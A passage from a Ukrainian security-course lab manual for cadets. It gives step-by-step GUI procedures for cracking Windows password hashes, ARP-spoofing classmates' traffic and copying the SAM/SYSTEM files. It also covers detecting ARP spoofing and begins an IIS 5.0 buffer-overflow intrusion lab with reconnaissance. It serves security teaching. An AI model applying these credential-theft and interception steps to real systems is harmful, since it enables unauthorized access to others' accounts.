*У цьому рядку інформація про ім'я користувача, швидкість пошуку паролів (к-ть паролів в секунду), NT Password (покаже, якщо його знайде), різні гешовані комбінації цього пароля, Dict Pos (статистика пошуку пароля по словнику), Last Brute PWD (статистика пошуку пароля грубою атакою, «в лоб»).*

2.9. Натисніть на цьому рядку правою кнопкою і виберіть «Start Dictionary Attack», дочекайтеся її завершення, і якщо вона не принесла позитивного результату, то спробуйте перейти до атаки «в лоб» – «Start Brute-Force Attack» (Brute-Force Attack NTLM Session Security).

2.10. Самостійно знайдіть настройки за параметрами різного виду атак на згортку пароля.

2.11. Змініть параметри повного перебору (російський алфавіт, тільки цифри).

2.12. Використовуйте інший словник.

2.13. Знайдіть на комп'ютері файл *.pwl, який містить зашифрований пароль, використовуваний Windows 98.

2.14. Зробіть спробу витягнути з *.pwl пароль в явному вигляді.

## 3. ARP-спуфінг

**ARP-спуфінг (ARP-spoofing). ARP** – це протокол перетворення адрес (Address Resolution Protocol), використовуваний для одержання MAC-адреси, пов'язаної з певною IP-адресою. При передачі трафіка система-відправник посилає ARP-запит по IP-адресі одержувача. Система-одержувач відповідає на цей запит передачею своєї MAC-адреси, що буде використатися системою-відправником для прямої передачі трафіка.

Якщо сніфер захопить трафік, що являє для нього інтерес, то він відповість на ARP-запит замість реальної системи-одержувача й надасть власну MAC-адресу. В результаті система-відправник буде посилати трафік на сніфер.

3.1. У режимі «Sniffer» 

знайти всі доступні вузли в мережі з визначенням їх MAC-адрес. Для цього перейти на нижню закладку «Hosts», далі вибрати метод пошуку вузлів – натиснувши вгорі піктограму «Add to list»  і вибрати опцію «All tests». Дочекатися результату.

3.2. Перейти внизу на закладку 

і через піктограму «Add to list»  вибрати два вузли в мережі, трафік між якими перехоплюватиметься методом так званої «ARP-атаки» або «ARP-спуфінгу». Для цього в двох вікнах, що з'явилися, виділити два комп'ютери (рис. 1).





*Рис. 1. Вибір комп'ютерів для проведення ARP-спуфінгу*

3.3. Активуйте режим перехоплення «ARP-спуфінг» шляхом натиснення піктограми  .

3.4. Дочекайтеся коли один з вибраних комп'ютерів звернеться із запитом доступу до іншого, після цього ви побачите у вкладці «Passwords» 

перехоплену, ідентифікучу і автентифікуючу інформацію.

3.5. Відомим Вам способом спробуйте відновити з перехопленої згортки пароль.

**4. Виявлення «ARP-спуфінгу»**

4.1. Визначити оточення комп'ютерів в своїй мережі

```
net view
```

4.2. У командному рядку, використовуючи команду

```
arp –a
```

проглянути записи **arp** таблиці.

4.3. З відповідного каталогу запустіть утиліту **UST.MACwatch 1.0.**

**UST.MACwatch –** програма використовує метод пасивного спостереження за зв'язуваннями MAC&IP адрес, використовуючи локальну ARP таблицю. Всі знайдені MAC&IP записуються в файл-перелік (ipmac.log). При заміні однієї з адрес в arp-таблиці з'являється запис нового зв'язування з позначкою ALERT.

4.4. Через контекстне меню цієї утиліти в панелі завдань ініціалізуйте стеження за зв'язками MAC&IP адрес в локальній ARP таблиці 

.

4.5. Відповідно до п. 3 реалізуйте ARP-спуфинг відносно комп'ютерів класу.

4.6. Дочекайтеся цієї атаки відносно вашого комп'ютера і вивчіть файл ipmac.log утиліти **UST.MACwatch 1.0.**

4.7. Зробіть висновки.

## 5. Атака на базу даних SAM

5.1. Активізуйте операційну систему Windows 98.

5.2. Проінсталюйте програму **Paragon NTFS for Windows 98** з папки з програмами для проведення лабораторної роботи. За її допомогою ви можете з цієї операційної системи проглядати NTFS розділи Windows 2000.

**Paragon NTFS for Win 98** – програма призначена для підключення NTFS розділів під Windows 95/98/ME як звичайних логічних дисків із присвоюванням літери диска й можливістю читання й запису даних.

5.3. Скопіюйте файл з ім'ям SAM і SYSTEM в свою робочу папку Laba2 з WinNT/System32/Config.

5.4. Активізуйте Windows 2000 і запустіть програму LC+4 або SamInside з папки з програмами для проведення лабораторної роботи.

5.5. У вікні програми, що відкрилося, зайдіть в меню «Імпорт» і виберіть «Імпорт файлу SAM». Вкажіть шлях до скопійованого вами SAM-файлу і відкрийте його. В ньому відобразиться інформація про всіх зареєстрованих користувачів в операційній системі, LM і NT паролі, якщо вони відразу визначені, і їх геші.

5.6. Для старту знаходження паролів натисніть кнопку «Почати аудит (F4)»  і поспостерігайте за процесом атаки.

5.7. Самостійно знайдіть настройки по параметрах різного виду атак на згортки паролів.

5.8. Змініть параметри атаки послідовним перебором (російський алфавіт, тільки цифри).

5.9. Змініть параметри гібридної атаки.

5.10. Використовуйте інший словник.

## ЗМІСТ ЗВІТУ

1. Тема і мета роботи.
2. Отримані результати під час роботи.
3. Висновки.

## КОНТРОЛЬНІ ПИТАННЯ

Опитування проводитиметься перед лабораторною роботою за допомогою тестування.

**Питання тесту:**

1. Які задачі вирішує парольна система?
2. Основними компонентами парольної системи є:
3. Які типи загроз безпеки належать до парольних систем?
4. Які вимоги можна пред'явити до вибору пароля?
5. Задана потужність простору паролів $S = 10^{11}$. Які при цьому вимоги до алфавіту і довжини пароля? *(вибрати можливі алфавіти з довжиною пароля)*.
6. Якими способами можуть бути одержані згортки паролів?
7. В якому файлі Windows 2000 зберігається інформація про користувачів і їх паролі?
8. Аналізатор протоколів – це...
9. «Геш» (згортка) – це...
10. Hub – це...
11. Switch – це...
12. Які існують способи доступу (копіювання) до бази SAM?
13. Який протокол автентифікації в мережах Windows є найменш захищеним від парольної атаки?

# Лабораторна робота 3

## Тема. **Отримання несанкціонованого доступу до ресурсів комп'ютера через вразливості WEB-сервера IIS 5.0**

**Мета** Демонстрація можливостей одержання несанкціонованого доступу до ресурсів комп'ютера з активізованими IIS 5.0 за допомогою атак переповнення буфера і розширення повноважень; реалізація відповідних захисних механізмів.

**Освітня мета**

- Забезпечити глибоке засвоєння матеріалу.
- Виявити сильніших за рівнем знання курсантів з тим, щоб у подальшому задавати їм більш складне завдання.
- Простимулювати кращих курсантів зниженням оціночної шкали в модульному тесті.

**Виховна мета**

- Закріпити ази творчого мислення та їх практичну придатність.

**Розвиваюча мета**

- Розвинути навички самостійного вивчення матеріалу та творчого підходу до теми.

**Час:** 4* год.

**План**

1. Курсанти заздалегідь отримують текст лабораторної роботи. Вивчення теоретичного матеріалу відбувається під час самостійної роботи.
2. На занятті викладач проводить тестування курсантів за результатами теоретичної підготовки (20 хв.), після чого курсанти виконують завдання лабораторної роботи (130 хв.).
3. Викладач оцінює якість роботи кожного курсанта за чотирьохбальною шкалою.
4. По закінченні заняття підбиваються підсумки (10 хв.).

**Необхідне програмне забезпечення:** ОС Windows 98 або вище (Linux); сканер вразливостей (Xspider, Retina, Winnmap); утиліти для інвентаризації мережі (NetScanTools); браузери: Internet Explorer, Mozzila, Netscape; утиліти для підвищення привілеїв в системі Windows (iissystem, RPC Exploit GUI v2), сконфігурований відповідним чином WEB сервер IIS 5.0.

* Час проведення заняття визначається навчальним планом

## КОРОТКІ ТЕОРЕТИЧНІ ВІДОМОСТІ

**WEB сервер –** забезпечуючий підтримку протоколу HTTP службовий процес, який чекає запиту ресурсів від клієнта, потім їх обробляє і передає результат до WEB застосування.

**WEB застосування –** програмне забезпечення, яке очікує дані від WEB-сервера і, відповідно до запиту клієнта, передає необхідну інформацію в потрібному вигляді.

**Вразливість** – помилка в написанні, настройці, установці, захисті програмного забезпечення, що приводить до отримання несанкціонованого доступу до ресурсів системи.

**Попередній збір даних –** збір інформації, необхідної для подальшої успішної ідентифікації програмного забезпечення з метою успішного проникнення в систему. Для успішного збору даних про систему необхідно знати її IP-адресу і мати безпосередній доступ до фізичного середовища розповсюдження даних.

**FTP** – *File Transfer Protocol* – протокол передачі файлів, заснований на стеку протоколів TCP/IP. Протокол передачі даних, що використовується для передачі інформації в WEB.

**IIS** – *Internet Information Service* – програмний продукт фірми Microsoft, що забезпечує надання інформації за прикладними протоколами HTTP, FTP, SMTP.

**Deface** в перекладі з англійського: скривлювати, стирати. Його сенс полягає в зміні зовнішності головної сторінки сайту.

**HTTP** (HyperText Transfer Protocol) дослівно переводиться як протокол передачі гіпертексту. HTTP – прикладний протокол (забезпечує роботу певних застосувань: веб-браузера і веб-сервера). Схема роботи – клієнт-серверна. Клієнт посилає запит, що містить заголовок запиту. Сервер шле на це відповідь, яка складається із заголовка і даних (у даних міститься якраз те, що запрошував клієнт: веб-сторінка, яка-небудь картинка або ще щось).

Все це відбувається у декілька етапів:

1) клієнт встановлює з'єднання з сервером;
2) клієнт запитує ресурс в сервера (HTML-файл, наприклад) за допомогою одного з HTTP-методів;
3) сервер посилає відповідь, в якій міститься заголовок відповіді (що включає код стану HTTP) і самі дані;
4) сервер закриває з'єднання.

Так пересилається один файл (HTML-сторінка, графічний файл і т. д.). Для пересилки кожного нового файлу необхідно наново пройти всі етапи з'єднання [14], [15].

### Поняття URL

Кожна сторінка має унікальну адресу, звану **URL (Uniform Resource Locator)**. URL-адреса включає **ім'я сервера** і повний **шлях до документа**. Наприклад: ***http://www.ans-dx.com/radio/news.htm.***

Сторінки, розташовані на одному WEB-сервері і присвячені одній темі утворюють **WEB-сайт**, який по структурі нагадує звичайний журнал, де є зміст і часто зустрічається реклама. Як і у звичайних журналах Web-сайт має головну сторінку, яку прийнято називати Домашньою сторінкою (Home Page). Це та сторінка, яка завантажується при запиті тільки імені сервера (початкова сторінка).

Для перегляду WEB-сторінок і взагалі для роботи з World Wide Web використовуються програми, звані **браузерами** *(від англ. browse – переглядати, перегортувати)*. Найбільш популярні **Internet Explorer** компанії Microsoft і Netscape Navigator компанії Netscape.

**Common Getaway Interface** (**CGI** – загальний інтерфейс шлюзу) потрібен для того, щоб через Web звертатися до додаткових програм. Їх підключають до сервера через CGI.

**Експлоіт** (Exploit) - це програма (або частина коду), яка експлуатує помилку або вразливість в CGI-скрипті або в самому WEB-сервері.

**Вразливість WEB-сервера.** Оскільки сервер відповідає за видачу головної та інших сторінок будь-якому користувачу, один із способів замінити головну сторінку (тобто зробити дефейс) – втрутитися в роботу WEB-сервера. Чим складніший WEB-сервер, тим простіше одержати до нього несанкціонований доступ. WEB-сервери звичайно суміщені з поштовими серверами, FTP-серверами, до сайту підключені через CGI гостьові книги, бази даних, лічильники та інші прикладні програми. Тому існує велика вірогідність знайти серед цих сервісів стандартну вразливість.

Для пошуку відомих вразливостей існують сканери вразливостей. Списки вразливостей для конкретних серверів і експлоіти цих вразливостей публікують в Internet хакери для обміну досвідом, а також системні адміністратори для боротьби з хакерами.

**Shell** – можна перевести як оболонка. Шелл – це, по суті, командний рядок. Якщо у хакера є shell на будь-якому сервері – це означає, що він може там запускати скрипти (сценарії). Ці скрипти можуть намагатися підбирати паролі або атакувати інші сервери. Можливості Shell залежать від прав, під якими дістав доступ хакер. Якщо в результаті атаки

на сервер зловмисник отримав права на запис або запуск якого-небудь файлу, то це допоможе йому замінити вміст сайту.

**Telnet** – це протокол, який дозволяє управляти сервером на відстані. Фактично telnet дає можливість безпосередньо вводити команди Shell.

Telnet – це одна з найстаріших інформаційних технологій Internet. Вона входить до числа стандартів, яких налічується три десятки на півтори тисячі рекомендованих офіційних матеріалів мережі, званих RFC (Request For Com-ments).

Під telnet розуміють тріаду, що складається з:

- telnet-інтерфейсу користувача;
- telnet-процесу;
- TELNET-протоколу.

Ця тріада забезпечує опис і реалізацію мережного терміналу для доступу до ресурсів віддаленого комп'ютера. Сьогодні існує достатньо велика кількість програм, від Kermit до різного роду BBS (Belluten Board System), які дозволяють працювати в режимі віддаленого терміналу, але жодна з них не може порівнятися з telnet по ступені опрацьованості деталей і концепції реалізації. Для того, щоб оцінити це, знайомство з telnet варто почати з протоколу.

## Протокол TELNET

**Telnet** як протокол описаний RFC-854 (травень, 1983 рік). Його автори J. Postel і J. Reynolds у введенні до документа визначили призначення telnet так:

«Призначення TELNET-протоколу – дати загальний опис, наскільки це тільки можливо, двонаправленої, восьмибітової взаємодії, головною метою якої є забезпечення стандартного методу взаємодії термінального пристрою і термінал-орієнтованого процесу. При цьому цей протокол може бути використаний і для організації взаємодій «термінал-термінал (зв'язок)» і «процес-процес» (розподілені обчислення)».

Telnet будується як протокол застосування над транспортним протоколом TCP. В основу telnet покладені три фундаментальні ідеї:

- концепція мережного віртуального терміналу (Network Virtual Terminal) або NVT;
- принцип договірних опцій (узгодження параметрів взаємодії);
- симетрія зв'язку «термінал-процес».

При установці telnet-з'єднання програма, що працює з реальним термінальним пристроєм, і процес обслуговування цієї програми використовують для обміну інформацією специфікацію представлення правил функціонування термінального пристрою або Мережний Віртуальний Термінал (Network

Virtual Terminal). Скорочено позначатимемо цю специфікацію NVT. NVT – це стандартний опис найбільш широко використовуваних можливостей реальних фізичних термінальних пристроїв. NVT дозволяє описати і перетворити в стандартну форму способи відображення і введення інформації. Термінальна програма («user») і процес («server»), що працює з нею, перетворюють характеристики фізичних пристроїв в специфікацію NVT, що дозволяє, з одного боку, уніфікувати характеристики фізичних пристроїв, а з іншого - забезпечити принцип сумісності пристроїв з різними можливостями. Характеристики діалогу диктуються пристроєм з меншими можливостями. Якщо взаємодія здійснюється за принципом «термінал-термінал» або «процес-процес», то «user» – це сторона, що ініціює з'єднання, а «server» – пасивна сторона [10].

## Програма-клієнт telnet

**Telnet** – це інтерфейс користувача для роботи по протоколу TELNET. Програма працює в двох режимах: у режимі командного рядка (command mode) і в режимі віддаленого терміналу (input mode).

При роботі в режимі віддаленого терміналу telnet дозволяє працювати з буферизацією (line-by-line) або без неї (character-at-a-time). При роботі без буферизації кожен введений символ негайно відправляється на віддалену машину, звідки приходить «відлуння». При буферизуючому обміні введені символи накопичуються в локальному буфері та відправляються на віддалену машину пакетом. «Відлуння» в останньому випадку також локальне.

Основні команди режиму командного рядка telnet наведено в табл.1.

*Таблиця 1*

Основні команди режиму командного рядка telnet

| **Основні команди режиму командного рядка telnet** | |
|---|---|
| **Команда** | **Призначення** |
| open host [port] | Почати telnet-сесію з машиною host по порту port. Адресу машини можна задавати як у формі IP-адреси, так і у формі доменної адреси |
| close | Завершити telnet-сесію і повернутися в командний режим. Проте в деяких системах, якщо telnet був викликаний з аргументом, close приведе до завершення роботи telnet |
| quit | Завершити роботу telnet |
| z | «Заморозити» telnet сесію і перейти в режим інтерпретатора команд локальної системи. З цього режиму можна вийти по команді Exit |
| mode type | Якщо значення type line, то використовується буферизуючий обмін даними, якщо character – то обмін не буферизується |

*Продовження таблиці 1*

| | |
|---|---|
| ? [command]<br>help [command] | Список команд або опис конкретної команди |
| send argument | Дана команда використовується для введення команд і сигналів протоколу TELNET, які вказуються як аргумент. Наприклад: send ao -- посилає команду перервати видачу на принтер NVT |

Програму telnet можна використовувати не тільки для роботи по протоколу TELNET, але і для тестування інших протоколів, наприклад SMTP:

```
telnet host.domain.org 25
```

Після установки з'єднання можна обмінюватися командами протоколу SMTP з сервером цього протоколу.

**Proxy сервер** – це проміжний комп'ютер, який є посередником («proxy» – посередник) між Вашим комп'ютером і Internet. Через нього проходять всі Ваші звернення в Internet. Proxy їх обробляє і результати (файли, що скачали з Internet) передає Вам.

Proxy-сервер може:

- прискорити Вашу роботу з Internet (шляхом кешування часто запитуваних ресурсів);
- зробити Вашу подорож по Мережі анонімною;
- фільтрувати трафік за встановленими правилами.

**SSL-протокол.** Прабатьком протоколу SSL (Secure Sockets Layer), що захищає інформацію при передачі її між клієнтом і сервером, була компанія Netscape Communications. В основу SSL лягли автентифікація взаємодіючих сторін і шифрування даних по методу відкритих ключів. Протокол реалізує наступні функції:

- конфіденційність з'єднання. Після попереднього діалогу між клієнтом і сервером визначається секретний ключ, який використовується для симетричного кодування;
- взаємоідентифікація партнерів асиметричними криптографічними методами;
- забезпечення надійності з'єднання.

Пересилка включає контроль цілісності повідомлень із застосуванням коду автентифікації MAC (Message Autentification Code) і алгоритмів SHA або MD5.

Не вдаючись в подробиці роботи SSL-протоколу, відзначимо головне – його підтримують всі сучасні браузери (Microsoft, Netscape,

Opera). Отже, між клієнтом і сервером можна встановити SSL-з'єднання без яких-небудь додаткових втручань в устаткування мережі і забути про первинні проблеми, пов'язані з інформаційною безпекою. Проте, якщо з Web-сервером захочуть встановити контакт відразу більше сотні користувачів, час очікування виявиться вельми відчутним, що може привести до розриву з'єднання з браузером по тайм-ауту.

Сьогодні на підставі протоколу SSL розроблена його модифікована версія TSL (Transport Layer Security). Як правило, протоколи SSL/TSL використовують порт TCP з номером 443.

### Що таке переповнювання буфера?

Більшість сучасних атак на системні застосування заснована на переповнюванні буфера. При цьому зловмисник намагається передати програмі неадекватні дані. Як правило, при цьому передається дуже багато інформації, яку програма за умовчанням не в змозі переробити.

Допустимо, що застосування розраховано на змінні, з максимальним розміром 10 символів, а хтось намагається ввести змінну з 20 символами. Основна причина проблем, викликаних переповнюванням буфера, полягає у відсутності перевірки розміру даних при введенні.

Користувач може через незнання або навмисно ввести 100 символів в рядок, який здатний прийняти тільки 50. В цьому випадку програма не зможе обробити такий потік даних і перезапише виділену для інших цілей область пам'яті.

Експлоіти, що використовують переповнювання буфера, можливо, одні з найпоширеніших в сучасній комп'ютерній індустрії. Ці експлоіти використовують помилки в програмах, які не аналізують належним чином потік інформації, що перевищує їх можливості.

### Принцип дії

Переповнювання буфера засноване на принципі, за яким дані зберігаються в комп'ютерних програмах. Пам'ять комп'ютера, або ОЗП (RAM), — це область, де містяться виконувані дані або змінні, до яких звертається програма. ОЗП — це ***тимчасова*** пам'ять, тобто коли система вимикається, дані, що зберігаються в пам'яті, пропадають. Оперативна пам'ять — дуже швидке середовище, а тому в ній зберігається інформація, необхідна комп'ютеру для виконання програм.

**БУФЕР [buffer]** – область пам'яті (зберігання) в межах програми, сховище інформації для операцій введення-виведення або спеціальних обробок інформації.

Схематично це можна подати так (рис. 1):





*Рис. 1. Схема реалізації буфера*

Природно, що буфер має якусь кінцеву довжину. Перед спробою запису в буфер важливо гарантувати, що дані фактично впишуться в буфер. У нормальному випадку, при переповнюванні буфера повинна спрацьовувати якась процедура обробки переповнювання, проте якщо цього не відбувається, то при записі в буфер блоку, довжина якого перевищує N, інформація з цього блоку потрапляє в область тіла програми. Відповідно має місце неконтрольований (такий, що не перевіряється) буфер (unchecked buffer) рис.2).





*Рис. 2. Процес переповнення буфера*

Таким чином, частина буфера, потрапивши в тіло програми, стає ніби частиною програми, тобто може бути виконана. Відповідно, якщо знати про цю помилку і знати розмір буфера, то можна послати в буфер блок таким чином, що в тіло програми потрапить частина виконуваного коду вірусу, троянської програми і т. д.

Як правило, коли застосування викликає підпрограму, використовувані у функціях змінні і покажчики адрес повернення містяться в логічній структурі, відомій як **стек**.

**Стек** — це область пам'яті, в якій знаходяться дані для поточних потреб програми. За допомогою змінних програма ухвалює рішення. Якщо в підпрограмі потрібно скласти 2 числа (*x* і *y*), їх значення передаються через змінні. У покажчику повернення міститься адреса, куди повертається застосування після виконання підпрограми. Оскільки операційній системі потрібно повернути управління викликаючій програмі після закінчення роботи підпрограми, покажчик повернення показує, до якої адреси в пам'яті треба повертатися. Відведений для зберігання даних простір пам'яті, або буфер, заповнюється з кінця, з вищої адреси до нижчої, — така архітектура буфера називається ***LIFO*** (last in, first out — останнім прийшов — перший обслужений). Тобто елемент, введений в стек останнім, буде витягнутий з нього першим. Уявіть собі звичайний ліфт. Коли в нього заходять люди, то першим повинен вийти (якщо всі виходять на одному поверсі) той, хто останнім до нього увійшов.

Всі застосування складаються з підпрограм. Завдяки їм легше розбити функції програми на окремі модулі. Якби весь код великого застосування зберігався в одному модулі, то було б дуже важко шукати в ньому можливі помилки. Крім того, коли початковий код розбитий на декілька частин, його буде легше використовувати наступного разу.

На рис. 3 показаний приклад роботи звичайного стека пам'яті.





*Рис. 3. Приклад нормальної роботи стека*

Як видно з рисунка, адреса функції, що викликається, знаходиться на самому дні стека. Коли застосування викликає підпрограму, то першою в стек поміщається адреса повернення. Не забувайте про *LIFO*, перший елемент, який вводиться в стек (тобто покажчик повернення), вилучається з нього останнім, як і повинно бути при виконанні підпрограм. Після виконання підпрограми, покажчик витягується із стека, і потім управління повертається програмі, що викликається. Якби він не використовувався, то після завершення роботи підпрограми застосування не знало б, що робити далі. Потім змінні у міру потреби розміщуються в стеку в зворотному порядку, тобто змінна 2 буде затребувана перед змінною 1.

Отже, ***покажчик*** (pointer) — це змінна, в якій зберігається адреса пам'яті. Коли програма переходить на виконання іншого коду, покажчик використовується для запам'ятовування його адреси. При виклику підпрограми до неї переходить застосування, а без покажчика адреси було б незрозуміло, куди ж повертатися після закінчення роботи з підпрограмою. Таким чином, покажчик зберігає адресу, до якої потрібно повернутися після завершення роботи.

***Що ж відбувається при руйнуванні стека (в результаті переповнювання буфера)?*** Коли програма не перевіряє і не обмежує кількість даних, що копіюються в область змінної, ця область може бути переповнена. При переповнюванні буфера дані поміщаються в область сусідньої змінної і, врешті-решт, в покажчик адреси.

*Щоб організувати виконання необхідного коду, зловмисник ретельно підбирає розмір і вміст даних так, щоб при виконанні коду буфер був переповнений і стек був зруйнований. Ці дані, як правило, складаються з машинних кодів (двійкових інструкцій нижчого рівня), а також нової адреси для покажчика. Нова адреса повернення вказує на введений в стек двійковий код, і застосування після виконання підпрограми слідуватиме по шляху, який йому нав'язав хакер (тобто виконувати вставлені ним інструкції).*

Необхідно запам'ятати, що шкідливий код виконуватиметься з тим рівнем повноважень, з яким працює програма. у більшості випадків хакер намагається зламати застосування з повноваженнями суперкористувача або адміністратора домену, тобто одержати повний контроль в системі. На рис. 4 графічно надано процес руйнування стека.





*Рис. 4. Руйнування стека*

**Необхідна інформація для несанкціонованого доступу (НСД) до комп'ютера з ктивізованими WEB-сервером.**

Перш ніж приступити до зламу WEB-сервера, зловмиснику необхідно визначити наступну інформацію, що відноситься до сервера:

- IP адреса сервера;
- запущені служби (сканування портів);
- тип операційної системи;
- чи запущена служба WWW і FTP;
- якщо служби запущені, по маркерах визначити, хто виробник програмного забезпечення;
- версія програмного забезпечення.

Додаткова інформація:

- вид діяльності організації, у володінні якої знаходиться сервер (допоможе при підборі паролів);
- додаткові сервери;
- система захисту;

- спосіб доступу до фізичного середовища передачі інформації;
- чи є альтернативні способи доступу до сервера [30].

Можливий варіант необхідного програмного забезпечення для проведення зламу системи:

1. Комп'ютер зі встановленою системою Windows 2000/XP/2003Serv або Linux.
2. Сканер вразливостей (Xspider, Retina, Winnmap).
3. Утиліта nslookup (стандартне постачання Win2000/XP/2003Serv, Linux).
4. Утиліти для інвентаризації мережі. (NetScanTools).
5. Браузери: Internet Explorer, Mozzila, Netscape.
6. Утиліти для підвищення привілеїв в системі Windows 2000 Server (iissystem).
7. Far (Файл менеджер).

## ХІД РОБОТИ

### 1. Збір інформації про об'єкт атаки

**Примітка**: всі, необхідні для лабораторної роботи програми, встановлені або знаходяться в папці з методичними вказівками до цієї роботи.

Перед тим, як проводити несанкціоновані дії в потрібній мережі або комп'ютері, зловмисник, в першу чергу, збирає інформацію про мережу або комп'ютер, використовуючи для цього спеціальні утиліти.

1.1. Активізуйте утиліту NetScanTools і оберіть у ній закладку NetScaner. (Якщо утиліта не встановлена, то проінсталюйте її з папки, в якій знаходяться методичні вказівки до цієї роботи).

**NetScanTools** – це цілий набір мережних утиліт, що слугує для одержання найрізноманітнішої інформації про той або інший сервер (ping, nslookup, traceroute тощо).

1.2. Просканувати мережу на предмет працюючих комп'ютерів (192.168.20.1 – 192.168.50.254) (рис. 4).





*Рис. 5. Процес сканування підмережі*

Просканувати знайдені комп'ютери на предмет відкритого порту 80 (HTTP) і порту 21 (FTP) (перейти на закладку PortProbe) (рис. 5).





*Рис. 6. Перевірка на відкритість 80 порту*

Запустити FAR і перейти до папки, де знаходиться утиліта nmap.

